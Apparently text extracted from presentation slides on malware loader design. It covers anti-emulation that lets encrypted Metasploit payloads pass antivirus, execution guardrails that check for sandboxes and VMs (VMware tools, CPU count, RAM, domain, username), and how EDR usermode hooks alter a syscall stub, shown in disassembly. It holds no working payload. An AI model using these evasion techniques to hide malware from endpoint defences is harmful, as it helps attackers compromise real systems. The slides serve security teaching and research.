


DEMO: AV does NOT find encrypted metasploit with Anti-Emulation

- Show Anti-Emulation

# Detection in Middleboxes

Dynamic Analysis




## Execution guardrails:

- **Environment check**
- Environmental keying
- Sandbox / VM detection


- AD Domain
- Username
- Installed Software
- IP Address


- Vmtools installed
- # CPUs, RAM
- Vmware Drivers



# Loader Design

Conclusion





# EDR Fundamentals

## EDR:


- Agent on each System
- Find malicious processes




EDR is blackbox  
Many different EDR  
Rapid development


Therefore:


- Focus on what the EDR sees
- Not the detections itself
- What's the input?
- Create a framework to reason about EDR





# EDR Input: Usermode-Hooks






Original Function On-Disk:

```
-----  
mov    r10, rcx  
>mov   eax, 50h  
test   byte ptr [0x7FFE0h], 1  
jne    0x17e76540ea5  
syscall  
ret
```

EDR Hooked Function In-Memory:

```
-----  
mov    r10, rcx  
jmp    0x7ffaeadea621  
test   byte ptr [0x7FFE0h], 1  
jne    0x17e76540ea5  
syscall  
ret
```

